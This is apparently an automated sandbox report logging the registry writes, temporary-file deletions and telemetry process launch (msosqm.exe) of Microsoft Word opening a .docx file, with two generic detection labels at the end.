Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 5356002e		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5356005f		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 5356002f		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 53560030		1560

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 5356002f		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 53560030		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53560060		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53560061		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53560062		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53560063		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53560064		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53560065		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Documents\LastPurgeTime Value: 19fc863		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		1560
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$Q ANN39101010.docx) Return: 1		1560
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{C10E363B-7E4E-4788-9A3E-ECFDFAF51954}.tmp) Return: 1		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Options\VisiFlm Value: 0		1560
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		1560
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{0AB83DC5-87D3-4702-AC54-CFD914FD8AE1}.tmp) Return: 1		1560
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1560
Call System API	API Name: WinHttpCloseHandle Args: (bfdd4f0) Return: 1		1560
Call System API	API Name: WinHttpCloseHandle Args: (bedcbf8) Return: 1		1560
Call Thread API	API Name: NtResumeThread Args: (Process:1568,) Return: ?		1560
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1568], ppid[1560) Return: 1		1560
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:1568:msosqm.exe) Return: 1		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010d		1560
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WxpFiles Value: 53560002		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		1560
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		1560
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		1560
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1		1560
Delete File	Path: %TEMP%\JETB17B.tmp Type: VSDT_EMPTY		1560
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1560 File: %TEMP%\JETB17B.tmp Type: VSDT_EMPTY		
Detection	Threat Characteristic: Creates process Process ID: 1568 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	1560	1568
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7d0		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7d0		1560
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		1560
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		1560
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1560	1568
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	1560	1568
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	1560	1568

Screenshot



Process Graph Legend